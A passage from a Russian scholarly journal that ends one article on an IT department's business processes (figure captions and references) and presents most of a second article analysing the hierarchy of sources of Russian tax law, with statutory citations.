


Рисунок 8. Графическое представление декомпозиции бизнес-процесса «разработка и сопровождение телекоммуникаций»

Графическое представление декомпозиции бизнес-процесса «настройка и сопровождение программного обеспечения» представлено на рис. 9.




Рисунок 9. Графическое представление декомпозиции бизнес-процесса «настройка и сопровождение программного обеспечения»

Графическое представление декомпозиции бизнес-процесса «выдача электронных цифровых подписей в соответствии с 63ФЗ» представлено на рис. 10.



Рисунок 10. Графическое представление декомпозиции бизнес-процесса «выдача электронных цифровых подписей в соответствии с 63ФЗ»

Графическое представление декомпозиции бизнес-процесса «создание учётных записей в ИСПДн» представлено на рис. 11.



Рисунок 11. Графическое представление декомпозиции бизнес-процесса
«создание учётных записей в ИСПДн»

Диаграммы потока данных для каждого бизнес-процесса отдела
представлены на рисунках 12-16.



Рисунок 12. Диаграмма потока данных процесса «обеспечение технической
поддержки пользователей»



Рисунок 13. Диаграмма потока данных процесса «разработка и сопровождение телекоммуникаций»




Рисунок 14. Диаграмма потока данных процесса «настройка и сопровождение программного обеспечения»



Рисунок 15. Диаграмма потока данных процесса «выдача электронных цифровых подписей в соответствии с 63ФЗ»



Рисунок 16. Диаграмма потока данных процесса «создание учётных записей в ИСПДн»

Диаграммы потока работ для каждого бизнес-процесса отдела представлены на рисунках 17-21.




Рисунок 17. Диаграмма потока работ процесса «обеспечение технической поддержки пользователей»




Рисунок 18. Диаграмма потока работ процесса «разработка и сопровождение телекоммуникаций»




Рисунок 19. Диаграмма потока работ процесса «настройка и сопровождение программного обеспечения»




Рисунок 20. Диаграмма потока работ процесса «выдача электронных цифровых подписей в соответствии с 63ФЗ»




Рисунок 21. Диаграмма потока работ процесса «создание учётных записей в ИСПДн»

Список литературы:

1. Официальный сайт ЛГУ им А.С. Пушкина [Электронный ресурс] URL: <https://lengu.ru/> (дата обращения 02.08.2022).
2. Пащенко О.И. ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ В ОБРАЗОВАНИИ: Учебно-методическое пособие— Нижневарт. гос. ун-та, 2013. — 227 с.
3. Вострецова, Е.В. Основы информационной безопасности : учебное пособие для студентов вузов / Е.В. Вострецова.—Екатеринбург : Изд-во Урал. ун-та, 2019.— 204 с.

Literature

1. Official website of Leningrad State University named after A.S. Pushkin [Electronic resource] URL: <https://lengu.ru/> (accessed 02.08.2022).

2. Pashchenko O.I. INFORMATION TECHNOLOGIES IN EDUCATION: Educational and methodological manual - Nizhnevartovsk: Nizhnevart Publishing House. state un-ta, 2013. - 227 p.
3. Vostretsova E.V. Fundamentals of information security: a textbook for university students / E.V. Vostretsova.—Ekaterinburg: Ural Publishing House. un-ta, 2019.— 204 p.

©Горда М. Д., 2022 // Научный сетевой журнал «Столыпинский вестник», №4/2022.

Для цитирования: Горда М. Д. АНАЛИЗ БИЗНЕС-ПРОЦЕССОВ ОТДЕЛА ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ ОБРАЗОВАТЕЛЬНОЙ ОРГАНИЗАЦИИ ДЛЯ ПОСЛЕДУЮЩЕЙ АВТОМАТИЗАЦИИ // Научный сетевой журнал «Столыпинский вестник», №4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 336, 347.73

ИСТОЧНИКИ НАЛОГОВОГО ПРАВА РОССИЙСКОЙ ФЕДЕРАЦИИ **SOURCES OF TAX LAW OF THE RUSSIAN FEDERATION**

Хайруллина Светлана Ринатовна, Магистр, Институт права, Башкирский государственный университет, Россия, г. Уфа

Khairullina Svetlana Rinatovna, Master, Institute of Law, Bashkir State University, Russia, Ufa

Аннотация

В статье проведен комплексный анализ источников налогового права Российской Федерации. Исследована трехуровневая иерархия законодательства о налогах и сборах, приведена система источников налогового права. Рассмотрены сущность и особенности специального налогового законодательства и общего налогового законодательства. Исследовано значение Налогового кодекса РФ в правовом регулировании налогообложения. Детально изучены подзаконные нормативные правовые акты в сфере налогов и сборов, их разделение на акты органов общей компетенции и акты органов специальной компетенции. Преимуществом

статьи является приведение конкретных примеров для каждого вида источников налогового права Российской Федерации.

Annotation

The article provides a comprehensive analysis of the sources of tax law in the Russian Federation. The three-level hierarchy of the legislation on taxes and fees is investigated, the system of sources of tax law is given. The essence and features of special tax legislation and general tax legislation are considered. The significance of the Tax Code of the Russian Federation in the legal regulation of taxation has been studied. Sub-legislative normative legal acts in the field of taxes and fees, their division into acts of bodies of general competence and acts of bodies of special competence have been studied in detail. The advantage of the article is to provide specific examples for each type of source of tax law in the Russian Federation.

Ключевые слова: источник права, налоговое право, закон, нормативно-правовой акт, Конституция.

Key words: source of law, tax law, law, normative legal act, Constitution.

Источники права – это официально определенные внешние формы, в которых содержатся нормы, регулирующие отношения, возникающие в процессе налогообложения, т.е. формы внешнего содержания налогового права³.

В Российской Федерации источники налогового права образуют многоуровневую, иерархическую систему, которая включает в себя нормативно-правовые акты, международные договоры и так называемые «вспомогательные акты» - судебные прецеденты.

Система источников налогового права РФ включает в себя множество элементов, представляющих собой нормативные правовые акты, регулирующие налоговые отношения. Источником налогового права может считаться нормативный правовой акт, содержащий положения, касающиеся

³ Тедеев А.А., Парыгина В.А. Налоговое право России : учебник. М.: Юрайт, 2021. С. 80.

установления, введения и взимания налогов и сборов, налогового контроля, а также привлечения к ответственности за совершение налогового правонарушения⁴.

Систему источников налогового права можно представить следующим образом:

- 1) Конституция РФ;
- 2) Международные договоры РФ;
- 3) Федеральные конституционные законы, регулирующие налоговые вопросы;
- 4) Специальное налоговое законодательство, включающее в себя:
 - федеральное законодательство о налогах и сборах,
 - региональное законодательство о налогах и сборах,
 - нормативные правовые акты муниципальных образований о местных налогах и сборах;
- 5) Общее налоговое законодательство (иные федеральные законы, которые содержат нормы налогового права);
- 6) Подзаконные нормативные правовые акты по вопросам, связанным с налогообложением и сборами:
 - акты органов общей компетенции,
 - акты органов специальной компетенции.

Не решенным до конца остается вопрос отнесения решений Конституционного Суда РФ и Верховного Суда РФ к источникам налогового права.

Все источники без исключения базируются на конституционных нормах, закрепивших исходные положения налогового права. Конституция РФ - документ прямого действия, содержащий основные начала налогового права, базовые нормы, регулирующие основы налоговой системы Российской Федерации. Так, статья 57 Конституции РФ закрепляет уплату каждым лицом

⁴ Крохина Ю.А. Налоговое право : учебник. М.: Юрайт, 2019. С. 66.

законно установленных налогов и сборов в качестве конституционной обязанности. При этом закреплено, что «законы, устанавливающие новые налоги или ухудшающие положение налогоплательщиков, обратной илы не имеют». Именно Конституция РФ разграничивает налоговые полномочия между РФ, субъектами РФ и местным самоуправлением.

Следующими по значимости в системе источников налогового права являются международные договоры РФ. Положения ч.4 ст.15 Конституции РФ предусматривают, что «Общепризнанные принципы и нормы международного права и международные договоры Российской Федерации являются составной частью ее правовой системы. Если международным договором Российской Федерации установлены иные правила, чем предусмотренные законом, то применяются правила международного договора». Следует отметить, что в ст. 7 Налогового кодекса РФ содержится аналогичное положение о применении международных договоров. Важный момент состоит в том, что в соответствии с Конституцией РФ международные договоры по вопросам налогообложения могут применяться лишь после их ратификации. Среди данной категории источников налогового права выделяют международные акты, устанавливающие общие принципы регулирования налоговых отношения и налогообложения, такие как Европейская социальная хартия (пересмотренная)⁵, и международные конвенции по вопросам налогообложения. К последним относят, например, соглашения об избежании двойного налогообложения, международные договоры о сотрудничестве и взаимной помощи по вопросам соблюдения налогового законодательства. Подобные договоры могут иметь как двухсторонний, так и многосторонний характер, а также регулировать вопросы двойного налогообложения универсальным образом или в отношении отдельных категорий объектов налогообложения⁶. Примерами

⁵ Европейская социальная хартия (пересмотренная). Принята в г. Страсбурге 3 мая 1996 г. [Электронный ресурс]. Доступ из справ.-правовой системы «КонсультантПлюс».

⁶ Ваймер Е.В. Налоговое право (общая часть) : учебное пособие. М. : Берлин, 2017. С. 47.

таких договоров являются Соглашение между Правительством РФ и Правительством Китайской Народной Республики от 13 октября 2014 г. «Об избежании двойного налогообложения и о предотвращении уклонения от налогообложения в отношении налогов на доходы»⁷, Соглашение между Правительством РФ и Правительством Специального административного района Гонконг Китайской Народной Республики от 18 января 2016 г. «Об избежании двойного налогообложения и предотвращении уклонения от налогообложения в отношении налогов на доходы»⁸.

Конституция РФ прямо устанавливает вопросы, по которым принимаются федеральные конституционные законы (например, порядок деятельности Правительства РФ (ч. 2 ст. 114), полномочия, порядок образования и деятельности КС РФ, ВС РФ и иных федеральных судов (ч.3.с.128)). Положения многих из действующих в настоящее время федеральных конституционных законов содержат налогово-правовые нормы.

Так, в соответствии со ст. 19 ФКЗ от 6 ноября 2020 г. № 4-ФКЗ «О Правительстве Российской Федерации»⁹, разработка и реализация налоговой политики отнесена к полномочиям Правительства РФ в финансовой сфере.

Также ст. 19 Федерального конституционного закона от 21 июля 1994 г. № 1-ФКЗ «О Конституционном Суде Российской Федерации»¹⁰ и ст. 30 Федерального конституционного закона от 23 июня 1999 г. № 1-ФКЗ «О военных судах Российской Федерации»¹¹ содержат изъятия из общего режима

⁷ Соглашение между Правительством РФ и Правительством Китайской Народной Республики «Об избежании двойного налогообложения и о предотвращении уклонения от налогообложения в отношении налогов на доходы». Заключено в г. Москве 13 октября 2014 г. (с посл. изм. и доп. от 8 мая 2015 г.) [Электронный ресурс]. Доступ из справ.-правовой системы «КонсультантПлюс».

⁸ Соглашение между Правительством РФ и Правительством Специального административного района Гонконг Китайской Народной Республики «Об избежании двойного налогообложения и предотвращении уклонения от налогообложения в отношении налогов на доходы». Заключено в Гонконге 18 января 2016 г. [Электронный ресурс]. Доступ из справ.-правовой системы «КонсультантПлюс».

⁹ Федеральный конституционный закон от 6 ноября 2020 г. № 4-ФКЗ «О Правительстве Российской Федерации» // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>

¹⁰ Федеральный конституционный закон от 21 июля 1994 г. № 1-ФКЗ «О Конституционном Суде Российской Федерации» (с посл. изм. и доп. от 1 июля 2021 г. № 2-ФКЗ) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>

¹¹ Федеральный конституционный закон от 23 июня 1999 г. № 1-ФКЗ «О военных судах Российской Федерации» (с посл. изм. и доп. от 8 декабря 2020 г. № 7-ФКЗ) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>

налогообложения доходов физических лиц, установленного НК РФ, частично или полностью освобождая от обложения НДФЛ соответственно пребывающих в отставке судей Конституционного Суда и судей военных судов и судей Судебной коллегии по делам военнослужащих ВС РФ.

В соответствии с п. 6 ст.1 НК РФ, нормативные правовые акты, регулирующие налоговые отношения, именуется «законодательство о налогах и сборах».

Законодательство о налогах и сборах, согласно п. 1 ст. 1 НК РФ, включает акты трех уровней: законодательство РФ о налогах и сборах; законодательство субъектов РФ о налогах и сборах; нормативные правовые акты муниципальных образований. Три уровня правового регулирования обусловлены тем, что налоговое законодательство не отнесено Конституцией РФ к исключительному ведению РФ.

Законодательство РФ о налогах и сборах включает основной законодательный акт в данной сфере - Налоговый кодекс РФ, а также федеральные законы о налогах и сборах, принятые в соответствии с НК РФ.

Налоговый кодекс РФ занимает ведущее место в системе налогового законодательства и является единым законодательным актом, структурирующим сферу налогового права. Правоведы отмечают, что систематизирующий акт призван исключить неоднородность, внутренние противоречия механизма налогообложения¹². Все иные федеральные, региональные и местные нормативные правовые акты о налогах и сборах могут быть приняты только при условии соответствия НК РФ.

Первая часть НК РФ содержит основные понятия, определен действующий на территории РФ перечень налогов, закреплены права и обязанности участников налоговых отношений, установлены виды и сроки налоговых проверок, и другие общие положения. Во второй части НК РФ¹³

¹² Марченко М.Н. Источники права : учебное пособие. М. : Норма: НИЦ ИНФРА-М, 2014. С. 45.

¹³ Налоговый кодекс РФ (часть вторая) от 5 августа 2000 г. № 117-ФЗ (с посл. изм. и доп. от 2 июля 2021 г. № 305-ФЗ) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>

даны положения по механизму исчисления и уплаты конкретных налогов, сборов, специальных налоговых режимов, страховых взносов, действующих на территории России.

К иным федеральным законам о налогах и сборах, принятым в соответствии с НК РФ и составляющим вместе с ним федеральное законодательство о налогах и сборах, относятся:

1) Федеральные законы о налогах и сборах, принятые до введения в действие НК РФ и действующие в настоящее время в части, не противоречащей НК РФ. В первую очередь это Закон РФ от 21 марта 1991 г. № 943-1 «О налоговых органах Российской Федерации»¹⁴.

2) Федеральные законы о налогах и сборах, принятые в соответствии с НК РФ. Например, Федеральный закон от 27 ноября 2018 № 422-ФЗ «О проведении эксперимента по установлению специального налогового режима «Налог на профессиональный доход»»¹⁵.

Региональное законодательство о налогах и сборах состоит из принятых в соответствии с НК РФ законов о налогах субъектов Федерации. К таковым относятся законы субъектов РФ, вводящие на территории этих субъектов установленные федеральным законодательством о налогах и сборах региональные налоги, а также иные законы, принятие которых предусмотрено НК РФ. В качестве примера можно привести Закон Республики Башкортостан от 27 ноября 2020 г. № 365-з «О транспортном налоге»¹⁶.

Нормативные правовые акты муниципальных образований о местных налогах и сборах принимаются представительными органами муниципальных образований в соответствии с НК РФ. Например, к таким местным актам относятся акты представительных органов муниципальных образований

¹⁴ Закон РФ от 21 марта 1991 г. № 943-1 «О налоговых органах Российской Федерации» (с посл. изм. и доп. от 9 ноября 2020 г. № 371-ФЗ) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>

¹⁵ Федеральный закон от 27 ноября 2018 г. № 422-ФЗ «О проведении эксперимента по установлению специального налогового режима «Налог на профессиональный доход»» (с посл. изм. и доп. от 2 июля 2021 г. № 305-ФЗ) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>

¹⁶ Закон Республики Башкортостан от 27 ноября 2020 г. № 365-з «О транспортном налоге» (с посл. изм. и доп. от 5 мая 2021 г. № 402-з) [Электронный ресурс]. Доступ из справ.-правовой системы «Кодекс».

(местных парламентов, законодательных собраний, советов депутатов и т.д.), которыми на территории соответствующих муниципальных образований вводятся установленные федеральным законодательством о налогах и сборах местные налоги. В качестве примера приведем Решение Совета городского округа г. Уфа Республики Башкортостан от 17 ноября 2005 г. № 2/6 «Об установлении земельного налога»¹⁷.

Общее налоговое законодательство – эта группа актов законодательства включает в себя иные федеральные законы, которые не выходят в объем понятия «законодательство о налогах и сборах», т.е. в «специальное налоговое законодательство», но содержат в налоговые правовые нормы. Данную группу источников регулирования налоговых отношений составляют федеральные законы, направленные в первую очередь на регулирование иных, не налоговых отношений, но содержащие отдельные положения о налогообложении. К таким законам, в частности, относятся: Таможенный кодекс Евразийского экономического союза (представляющий собой приложение к Договору о Таможенном кодексе Евразийского экономического союза)¹⁸, Бюджетный кодекс РФ¹⁹ (далее – БК РФ), ежегодные федеральные законы о бюджете, Уголовный кодекс РФ²⁰, Федеральный закон «О бухгалтерском учете»²¹ и ряд других.

Наряду с федеральными законами источниками налогового права являются подзаконные нормативные правовые акты. Не входят в систему законодательства о налогах и сборах акты органов исполнительной власти и исполнительных органов муниципальных образований о налогах и сборах. Их

¹⁷ Решение Совета Городского округа г. Уфа Республики Башкортостан от 17 ноября 2005 г. № 2/6 «Об установлении земельного налога» (с посл. изм. и доп. от 3 июля 2020 г. № 63/2) [Электронный ресурс]. Доступ из справ.-правовой системы «Кодекс».

¹⁸ Договор о Таможенном кодексе Евразийского экономического союза. Подписан в г. Москве 11.04.2017 г. [Электронный ресурс]. Доступ из справ.-правовой системы «Кодекс».

¹⁹ Бюджетный кодекс РФ от 31 июля 1998 г. № 145-ФЗ (с посл. изм. и доп. от 1 июля 2021 г. № 251-ФЗ) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>

²⁰ Уголовный кодекс РФ от 13 июня 1996 г. № 63-ФЗ (с посл. изм. и доп. от 1 июля 2021 г. № 292-ФЗ) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>

²¹ Федеральный закон от 6 декабря 2011 г. № 402-ФЗ «О бухгалтерском учете» (с посл. изм. и доп. от 26 июля 2019 г. № 247-ФЗ) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>

применение в регулировании налоговых отношений ограничено. Согласно п. 1 ст. 4 НК РФ Правительство РФ, федеральные органы исполнительной власти, уполномоченные осуществлять функции по выработке государственной политики и нормативно-правовому регулированию в сфере налогов и сборов и в области таможенного дела (Минфин России и ФТС России), органы исполнительной субъектов РФ, исполнительные органы местного самоуправления в предусмотренных законодательством о налогах и сборах случаях в пределах своей компетенции издают нормативные правовые акты по вопросам, связанным с налогообложением и со сборами, которые не могут изменять или дополнять законодательство о налогах и сборах. Таким образом, законодатель признает подзаконные акты источниками правового регулирования налогообложения, но вместе с тем подчеркивает, что данный источник носит не основной, а дополнительный, вспомогательный характер, поскольку он не может изменять или дополнять нормы Налогового кодекса РФ. Подзаконные акты издаются в случаях, прямо предусмотренных НК РФ, и не должны входить в противоречие с его предписаниями. КС РФ применительно к подзаконным актам, регулирующим вопросы налогообложения, указал, что они не могут допускать ограничение прав или возлагать на налогоплательщиков дополнительные обязанности по сравнению с тем, как они определены законом²².

Подзаконные нормативные правовые акты по вопросам, связанным с налогообложением и сборами, можно разделить на акты органов общей компетенции и акты органов специальной компетенции.

К актам органов общей компетенции относятся указы Президента РФ, постановления Правительства РФ, подзаконные нормативные правовые акты по вопросам, связанным с налогообложением и сборами, принятые органами

²² Определение Конституционного Суда РФ от 5 ноября 2002 г. № 319-О «Об отказе в принятии к рассмотрению жалобы некоммерческой организации - учреждения по управлению персоналом «Персона» на нарушение конституционных прав и свобод положениями пункта 2 статьи 4 Налогового кодекса Российской Федерации» // Официальный сайт Конституционного Суда РФ [Электронный ресурс]. URL: <http://doc.ksrf.ru/decision/KSRFDDecision32928.pdf>

исполнительной власти субъектов РФ, подзаконные нормативные правовые акты по вопросам, связанным с налогообложением и сборами, принятые исполнительными органами местного самоуправления.

Указы Президента РФ не должны противоречить Конституции РФ и налоговому законодательству и имеют приоритетное значение по отношению к другим подзаконными актам. Указы Президента могут приниматься по любому вопросу, входящему в компетенцию Президента РФ (ст. 90 Конституции РФ), в том числе по вопросам регулирования налоговых отношений, кроме случаев, когда этот вопрос в соответствии с НК РФ может быть урегулирован только законом. Примером может служить Указ Президента РФ от 14 декабря 1996 № 1680 «Об участии органов внутренних дел Российской Федерации в работе по обеспечению поступлений налогов и других обязательных платежей в бюджеты»²³.

В соответствии с п. «б» ч.1 ст. 114 Конституции РФ, Правительство РФ обеспечивает проведение в РФ единой финансовой, кредитной и денежной политики. Постановления Правительства РФ принимаются на основании и во исполнения НПА, имеющих высшую по сравнению с ними юридическую силу.

Правительство РФ вправе в предусмотренных законодательством о налогах и сборах случаях и в пределах своей компетенции издавать подзаконные нормативные правовые акты по вопросам, связанным с налогообложением и сборами, которые не могут изменять или дополнять законодательство о налогах и сборах. Примером может служить Постановление Правительства РФ от 2 апреля 2020 г. № 409 «О мерах по обеспечению устойчивого развития экономики»²⁴.

²³ Указ Президента РФ от 14 декабря 1996 г. № 1680 «Об участии органов внутренних дел Российской Федерации в работе по обеспечению поступлений налогов и других обязательных платежей в бюджеты» (с посл. изм. и доп. от 25 ноября 2003 г. № 1389) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/> (дата обращения: 10.11.2021).

²⁴ Постановление Правительства РФ от 2 апреля 2020 г. № 409 «О мерах по обеспечению устойчивого развития экономики» (с посл. изм. и доп. от 7 ноября 2020 г. № 1791) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>

Органы исполнительной власти субъектов РФ в предусмотренных законодательством о налогах и сборах случаях в пределах своей компетенции издают НПА по вопросам, связанным с налогообложением и сборами, которые не могут изменять или дополнять законодательство о налогах и сборах (п.1. ст.4 НК РФ). К таким актам, в частности, относится Постановление Правительства Республики Башкортостан от 23 мая 2018 г. № 233 «О мерах по организации процесса определения перечня объектов недвижимого имущества, в отношении которых налоговая база определяется как кадастровая стоимость, и его уточнения»²⁵.

В соответствии с ч.1 ст. 4 НК РФ, исполнительные органы местного самоуправления в предусмотренных законодательством о налогах и сборах случаях в пределах своей компетенции вправе издавать нормативные правовые акты по вопросам, связанным с налогообложением и сборами, которые не могут изменять или дополнять законодательство о налогах и сборах. Примером соответствующих нормативных правовых актов может служить Постановление Администрации городского округа город Уфа Республики Башкортостан от 3 июля 2020 г. № 777 «Об утверждении Порядка проведения оценки эффективности планируемых к установлению налоговых льгот и пониженных ставок налогов по местным налогам»²⁶.

Актами органов специальной компетенции являются ведомственные подзаконные нормативные правовые акты по вопросам, связанным с налогообложением и сборами, органов специальной компетенции, издание которых прямо предусмотрено НК РФ. Данные нормативные правовые акты не могут изменять или дополнять законодательство о налогах и сборах.

²⁵ Постановление Правительства Республики Башкортостан от 23 мая 2018 г. № 233 «О мерах по организации процесса определения перечня объектов недвижимого имущества, в отношении которых налоговая база определяется как кадастровая стоимость, и его уточнения» (с посл. изм. и доп. от 6 сентября 2021 г. № 444) [Электронный ресурс]. Доступ из справ.-правовой системы «Кодекс».

